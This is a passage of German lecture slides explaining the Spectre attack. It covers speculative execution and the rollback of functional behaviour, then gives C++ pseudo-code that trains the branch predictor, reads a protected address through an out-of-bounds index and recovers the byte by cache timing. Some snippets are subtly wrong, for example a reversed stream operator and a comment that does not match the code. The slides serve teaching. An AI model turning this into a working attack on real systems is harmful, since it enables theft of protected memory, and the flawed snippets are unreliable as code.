 - Rahmen wird bei erstem Zugriff gewählt und geleert, was Zeit braucht
- Seitennummer 00100100 wurde zugeteilt, hat Daten und einen Rahmen

Bekannte Angriffe (5)

Rückabwicklung einer Fehlschätzung

```
int array[5];

if (needs_array_later)                // Bedingung ist wahrscheinlich
{
    for (int i = 0; i < 5; ++i)
        array[i] = initialize(i);    // Anfangswerte berechnen
}

// nimmt die CPU den Sprung nicht, dürfen sich trotzdem Array-Einträge geändert haben,
// weil in C++ der Inhalt uninitialisierter Variablen nicht festgelegt ist
```

Beobachtung:

bei einer Fehlschätzung für einen bedingten Sprung...

- ... muss die CPU funktionales Verhalten der Maschinencodebefehle rückabwickeln
- ... braucht die CPU nicht-funktionales Verhalten selbiger Befehle nicht rückabwickeln

Begründung für letzteren Punkt:

- korrekte Programme dürfen sich auf nicht-funktionales Verhalten ohnehin nicht verlassen
- einige nicht-funktionale Verhalten lassen sich technisch kaum rückgängig machen
- nicht-funktionales Verhalten zu ignorieren, eröffnet Optimierungspotential

Bekannte Angriffe (6)

Rückabwicklung von Fehlern bei einer Fehlschätzung


```
while (true)
{
    int take_jump; take_jump << std::cin;

    int access; access << std::cin;

    int* array[2] = { new int(5), nullptr };

    if (take_jump == -9)
        std::cout << *(array[access]);
}
```

```
// häufig wiederholte Eingabe -9, 0, -9, 0, -9, 0, -9, 0, ... führt zu Ausgabe 5, 5, 5, 5, ...
// → Sprungvorhersage der CPU lernt: (take_jump == 1) ist üblicherweise true
// → spätere Eingabe: 7, 1 nimmt Sprung eigentlich nicht, aber CPU rechnet Sprung trotzdem durch
// → im Sprung passiert ein Zugriff auf *(array[access]), also *(array[1]), also *nullptr
// → dieses eigentlich undef. Vh. darf sich nicht äußern (z. B. in einem Absturz)
```




dass ein bedingter Sprung nur unter der genannten Bedingung durchgeführt wird,
ist funktionales Programmverhalten

- falls CPU und OS im Rahmen der Sprungvorhersage einen Fehler erkennen,
darf sich der Fehler erst nach Bestätigung der Sprungbedingung äußern
- falls auf einem nicht-genommenen, aber vorhergesagten Pfad ein Fehler passiert,
darf sich der Fehler überhaupt nicht äußern

Bekannte Angriffe (7)

Nicht vollständig getrennte Seitentabellen



Theorie:

- perfekter Speicherschutz auf Adressebene zu anderen Prozessen bzw. zu OS mittels **überlappungsfreien Seitentableneinträgen**

Praxis:

- Einklinken von **Fremddaten in die Seitentabelle** zur Optimierung
 - z. B. Teilen von Daten unter Prozessen (z. B. DLLs) oder mit OS (z. B. offene Dateien)
 - Schutz stattdessen über **Zugriffsrechte als Eintrag in der Seitentabelle**
 - **Speicherzugriffsverletzung**, wenn Prozess die Rechte (z. B. Kern-Modus-Bit) nicht hat

Bekannte Angriffe (8)

Angriffsidee *Spectre* (seit ca. 2017)



Angriff auf geteilte Daten mit Zugriffsrechte-Sicherung als *Seitenkanalattacke* (d. h. über Beobachtung von nicht-funktionalem Verhalten):

1. trainiere die Sprungvorhersage in einem bekannten Befehl (z. B. in `get`-Funktion) mit gültigen Abfragen, derart, dass der Sprung üblicherweise genommen wird
2. bediene den trainierten Sprung mit einer Abfrage, die...
 - ... den Sprung tatsächlich nicht auslöst
 - ... im vorhergesagten Sprungfall ein Datum ausliest, für das keine Rechte bestehen
→ der Zugriff löst keinen Fehler aus, weil der Sprung nicht wirklich genommen wird
(funktionales Verhalten von `if` muss bestehen bleiben)
3. rette das ausgelesene Datum über die Rückabwicklung funktionaler Folgen hinaus, indem man das Datum über nicht-funktionales Verhalten verrät
→ verwende den Cache der CPU als Seitenkanal:
lagere je nach Datum eine Cache-Seite ein und messe die Zugriffszeit

Bekannte Angriffe (9)

konkreter, angreifbarer Code:

```
// gegebene Zugriffsfunktion auf C-Array,  
// z. B. auf einen std::string per at():  
class string  
{  
    // ... anderer Code ...  
  
    const char* data() const { return data_; }  
    const char& at(size_t index)  
    {  
        if (0 < index && index < size_)  
            return data_[index];  
        // hole Referenz auf einzelnes Zeichen,  
        // ungültige Referenz nur als Ausgabe,  
        // wenn if trotz false-Bedingung läuft  
  
        throw std::out_of_range();  
        // läuft nur, wenn Bedingung false  
    }  
private:  
    char* data_;  
    size_t size_;  
};  
// hier hängt ein C-Array dran
```

solche Funktionen gibt es sehr viele...

→ ... weil jedes Array in Hochsprachen über ein C-Array auf tieferer Ebene realisiert ist...

→ ... und weil if-Prüfungen wie oben die Sicherheit der Hochsprachen gewährleisten

Bekannte Angriffe (10)

Code für Vorbereitung des Angriffs:

```
// bereite Array mit Cache-Line-großen Teilarrays vor
// (jedes Vielfache einer Cache-Line genügt ebenfalls),
// ein Teilarray pro möglichem, abzugreifendem Wert,
// und stelle Seitenzuteilung sicher (nicht zu messen)
int value_count = 256;
int cache_line_size = 1024;
char **attack_array = new char *[value_count];
for (int i = 0; i < value_count; ++i)
{
    attack_array[i] = new char[cache_line_size];
    for (int j = 0; j < cache_line_size; ++j) attack_array[i][j] = 0x99;
}

// leere CPU-Cache,
// damit kein attack_array-Teilarray enthalten ist
int cache_total_size = 67108864; // z. B. 64 Megabyte
char *clear_array = new char[cache_total_size];
for (int i = 0; i < cache_total_size; ++i)
    clear_array[i] = random();
for (int i = 0; i < cache_total_size; ++i)
    std::cout << clear_array[i];
```

→ lade je nach abgegriffenem Wert ein Teilarray von attack_array in den CPU-Cache,
so dass ein weiterer Zugriff darauf nicht-funktional schneller ist

Bekannte Angriffe (11)

Code für Durchführung des Angriffs:

```
// anzugreifender String, z. B. selbst angelegt
std::string s("Test");

// trainiere die Sprungvorhersage von at():
// normalerweise kommt ein gültiger Index,
// also darf die CPU das auch in Zukunft annehmen
int branch_predict_training_count = 64;
for (int i = 0; i < branch_predict_training_count; ++i)
    std::cout << s.at(0);

// berechne einen eigentlich ungültigen Index für s,
// der per Zeigerarithmetik auf die abzugreifende Variable führt
char* steal_address =
    (char*)0x01AEFD00;                // bekannte, geschützte Adresse, z. B. vom OS,
                                     // *steal_address ergibt Absturz mit Zugriffsfehler,
                                     // sofern man den Zugriff direkt vornimmt

size_t attack_index =
    steal_address - s.data();          // Abstand, in chars, von data_ des strings
                                     // zu steal_address
```

→ ein Aufruf `s.at(attack_index)` wirft in Wahrheit eine Ausnahme,
gibt aber im Rahmen der Sprungvorhersage kurzfristig eine Referenz
auf das Datum an der Stelle `steal_address` heraus

Bekannte Angriffe (12)

```
// Ausnutzung der Sicherheitslücke:  
// Aufruf von at(attack_index) führt zu...  
// → Sprungvorhersage: Index ist normalerweise gültig, deshalb weiterrechnen,  
//    d. h. Rückgabe der Referenz auf zu stehlendes Datum  
// → späterem, funktionalem Zurücknehmen der Rückgabe und Wurf einer Ausnahme  
try  
{  
    const char& attack_ref =  
        s.at(attack_index);  
  
    // greife mit dem abzugreifenden Wert hinter attack_ref  
    // auf ein Teilarray zu, das darf wegen der laufenden Vorhersage  
    // keinen Absturz hervorrufen  
    // → Zugriff wird durchgeführt, eine Cache-Line wird aktualisiert,  
    //    funktionale Folgen werden später zurückgenommen  
    std::cout << attack_array[attack_ref][0];  
  
}  
catch (...) { }           // dieser Block läuft tatsächlich durch,  
                           // nachdem die Sprungvorhersage den obigen Block  
                           // rückgängig gemacht hat
```

- direkte Ausgabe von `attack_ref` im `try`-Block würde rückgängig gemacht werden
- Zugriff auf `attack_array[attack_ref][0]` hat nicht-funktionale Folge auf Cache-Line

Bekannte Angriffe (13)

```
// Auswertung des Seitenkanals:  
// prüfe über Zeitmessung, welche Cache-Line in den Cache gelangt ist  
// → diese Cache-Line entspricht mit ihrem Index dem abgegriffenen Wert  
exact_time min_dt;  
char result;  
  
for (int v = 0; v < value_count; ++v)  
{  
    exact_time t1 = fetch_exact_time();           // besonders genaue Zeitmessung, z. B. in ns  
    char c = attack_array[v][0];  
    exact_time t2 = fetch_exact_time();  
    exact_time dt = t2 - t1;  
    std::cout << c;                               // verhindere Zugriffs-Optimierung  
    if (v == 0 || dt < min_dt)  
    {  
        result = v;  
        min_dt = dt;  
    }  
}  
std::cout << result;
```


Durchmessen aller Teilarrays, um herauszufinden, welches davon jetzt im Cache liegt

→ Transferzeiten zwischen CPU und Cache sind sehr kurz (10 bis 20 ns)

→ hochpräziser HW-Timer nötig (z. B. QueryPerformanceCounter() unter Windows),
sonst Angriff mehrmals durchführen und Zeiten pro v-Wert akkumulieren


Bekannte Angriffe (14)

Veranschaulichung:



- der Wert 71 der dunkelrot markierten, lese-geschützten Speicherzelle ist zu stehlen
- lege zum Angriff die dargestellten Hilfsvariablen s und attack_array an


Bekannte Angriffe (15)



→ Zeigerarithmetik $\text{ptr}_b - \text{ptr}_a$ ergibt Index-Abstand zwischen Ziel-Speicherzellen


→ berechne Index bezüglich `data_`, der zu fehlerhaftem Zugriff auf die Speicherzelle führt

Bekannte Angriffe (16)



